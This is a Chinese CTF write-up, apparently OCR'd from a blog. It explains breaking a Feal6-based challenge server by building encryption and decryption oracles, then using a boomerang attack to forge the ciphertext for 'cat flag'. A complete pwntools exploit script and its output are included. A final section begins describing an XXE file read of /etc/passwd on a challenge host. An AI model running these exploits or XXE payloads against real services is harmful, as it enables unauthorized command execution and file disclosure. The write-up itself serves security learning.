
很像是CBC模式，但是在经过Feal6后又多了一次异或操作。

画了2个简略图

encrypt函数：



decrypt函数



从中，不难推出如何获取任意的c = Feal6.encrypt(m)和m = Feak6.decrypt(c)。

注意区分task.py文件中的encrypt函数和Feal6.encrypt函数！

想要获得任意m被Feal6加密后的密文c，只需：

第一次先发过去b'\x00' * 32经过encrypt函数，得到p1 = b'\x00' * 16被Feal6加密后的密文c1；

再第二次发送b'\x00' * 32 + (c1 ^ m)，得到的c2即为Feal6.encrypt(m)。

解密与此类似。


第一次先发过去b'\x00' * 32经过decrypt函数，得到c1 = b'\x00' * 16被Feal6解密后的明文p1；

再第二次发送b'\x00' * 32 + (p1 ^ c)，得到的p2即为Feal6.encrypt(c)。

仔细观察上面两图即可验证，在此不深入证明。

```
def encrypt(plain):
   r.sendline('/enc ' + '0'*32)
   c1 = int(r.recvline().strip()[16:32], 16)

   r.sendline('/enc ' + '0'*32 + hex(c1 ^ plain)[2:].zfill(16) )
   c2 = int(r.recvline().strip()[32:48], 16)
   return c2

def decrypt(cipher):
   r.sendline('/dec ' + '0'*32)
   p1 = int(r.recvline().strip()[16:32], 16)
   x = p1 ^ cipher

   r.sendline('/dec ' + '0'*32 + hex(x)[2:].zfill(16))
   p2 = int(r.recvline().strip()[32:48], 16)
   return p2
```

再来看如何获得flag：



```python
def handle(self):
    if not self.proof_of_work():
        return
    self.subkey = self.genkeys()
    self.dosend(b"Welcome to the secret server.\nLet\'s boom!!!\n")
    while True:
        try:
            cmd = self.recvall().strip()

            if cmd == b'/exit':
                self.dosend(b"Good bye!")
                break

            elif cmd.startswith(b'/enc '):
                msg = binascii.unhexlify( cmd[4:].strip() )
                enc = self.encrypt(msg)
                self.dosend( binascii.hexlify(enc) )

            elif cmd.startswith(b'/dec '):
                enc = binascii.unhexlify( cmd[4:].strip() )
                msg = self.decrypt(enc)
                self.dosend( binascii.hexlify(msg) )

            elif cmd.startswith(b'/cmd '):
                enc = binascii.unhexlify( cmd[4:].strip() )
                msg = Feal6.decrypt(int.from_bytes(enc[:8],'big'), self.subkey)
                msg = msg.to_bytes(8, 'big')
                bash_cmd = msg.strip(b'\x00').split()
                if bash_cmd[0] not in [b'cat', b'ls', b'pwd']:
                    break
                out = subprocess.check_output(bash_cmd)
                self.dosend(out)

            else:
                break

        except Exception:
            self.dosend("Rua!!!")
            break
```

发过去的内容前5个字节只能是`/enc` ，`/dec` ，`/cmd` ，`/exit`，分别对应`encrypt`, `decrypt`, `exec`, `exit`功能。


- `/exit`：直接退出。
- `/enc`：将选项后面的字节传入`encrypt`函数，返回函数结果。
- `/dec`：将选项后面的字节传入`decrypt`函数，返回函数结果。
- `/cmd`：将选项后面的八字节先经过`Feal6`解密，解密后的结果的开头只能是`cat`, `ls`, `pwd`这三个命令，并执行。

我们可以通过上面那个获取任意`c = Feal6.encrypt(m)`来获取以上三个命令的密文，并发送过去`/cmd {Feal6.encrypt(cmd)}`即可执行命令。

`ls`, `pwd`执行结果均没有问题，问题出在了`cat`无法执行。

百思不得其解。。。

后来在`Feal6.py`文件中发现了问题所在：



```python
def encrypt(plain, subkey):
    assert b'cat' not in plain.to_bytes(8, 'big')
    left, right = leftHalf(plain), rightHalf(plain)

    left ^= subkey[6]
    right ^= subkey[7] ^ left

    for i in range(6):
        left, right = right, left ^ fBox(right ^ subkey[i])

    cipherLeft, cipherRight = right, left ^ right

    return combineHalves(cipherLeft, cipherRight)
```

woc，原来出题人在这里有限制，无法对含有`cat`的明文进行`Feal6`加密！

> 我就说，不然这题也太水了，跟前面两道不是一个档次。原来出题人在这个地方有限制。。。

我们必须要获得`cat flag`被加密的密文，要绕过那个加密函数来获得密文。

加密模式那边肯定是无法获得这个密文的，那么问题很可能就出现在这个`Feal6`加密算法上！

Google搜到，`Feal`系列算法很菜，防不住很多攻击，最主要的就是差分攻击(`Differential Cryptoanalysis`)。


wiki里说只要100个明密文对，分分钟破解这个`Feal-6`。

> 当时已经半夜1，2点了，实在肝不动了，以为这一题就是要先获取100个明密文对，然后本地算出subkeys，然后本地加密`cat flag`获得密文。但又想了想，服务器连接时间是有限制的，破解subkeys应该还是要点时间的，好像不太可行。。


后来，看到官方wp说是`Boomerang Attack`，并找了几篇关于`Feal-6`的文章学习了一下。

- 由Feal-4密码算法浅谈差分攻击
- Differential Cryptanalysis of FEAL
- Boomerang Attack on FEAL-6

以及一个关于`Boomerang Attack`的youtube视频。



看到这里的时候，我茅塞顿开，原来真的可以绕过！！！



What a beautiful circuit!

tql！！！

令`P0 = b'cat flag'`，我们要获取P0加密后的密文。

我们可以通过`P0 -> P1 -> C1 -> C3 -> P3 -> P2 -> C2 -> C0`来绕过。

具体内容可以看上面提供的资料。


---

exp:

```
# python2
import string
from pwn import *
from itertools import product
import hashlib
from Crypto.Util.number import *

host, port = '', 10000
r = remote(host, port)
```

```
# context.log_level = 'debug'

def encrypt(plain):
   r.sendline('/enc ' + '0'*32)
   c1 = int(r.recvline().strip()[16:32], 16)

   r.sendline('/enc ' + '0'*32 + hex(c1 ^ plain)[2:].zfill(16) )
   c2 = int(r.recvline().strip()[32:48], 16)
   return c2

def decrypt(cipher):
   r.sendline('/dec ' + '0'*32)
   p1 = int(r.recvline().strip()[16:32], 16)
   x = p1 ^ cipher

   r.sendline('/dec ' + '0'*32 + hex(x)[2:].zfill(16))
   p2 = int(r.recvline().strip()[32:48], 16)
   return p2


# PoW
rcv = r.recvline().strip()
suffix = rcv.split('+')[1].split(')')[0]
dig = rcv.split('==')[1].strip()

for prefix in product(string.ascii_letters+string.digits, repeat=4):
   guess = ''.join(prefix)
   if hashlib.sha256(guess + suffix).hexdigest() == dig:
       break
r.sendline(guess)


r.recvuntil("Let's boom!!!\n")
r.recvuntil('\n')


# construct payload
cat = 7161132565001953639    # b'cat flag'
delta = 0x0200000282808082

p0 = cat
p1 = cat ^ delta
c1 = encrypt(p1)
c3 = c1 ^ delta
p3 = decrypt(c3)
p2 = p3 ^ delta
c2 = encrypt(p2)
c0 = c2 ^ delta

r.sendline('/cmd ' + hex(c0)[2:].zfill(16))

r.interactive()
```

比赛结束后环境没了，只能本地测试，结果如下：




```
~/boom python exp.py
[+] Opening connection to 127.0.0.1 on port 10001: Done
[*] Switching to interactive mode
flag{123}
```

web

Ticket_System

首先postXML页面存在有XXE漏洞，定义名为XXE的外部实体并尝试使用file协议将etc/passwd文件的内容取出，赋值给了实体，成功读取靶机/etc/passwd的内容


Burp Suite Professional v1.6 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Go Cancel
Target: http://118.190.135.20
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex XML
Type a search term
0 matches
Done
1,356 bytes | 1,081 millis

```
POST /postXML HTTP/1.1
Host: 118.190.135.20
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0)
Gecko/20100101 Firefox/70.0
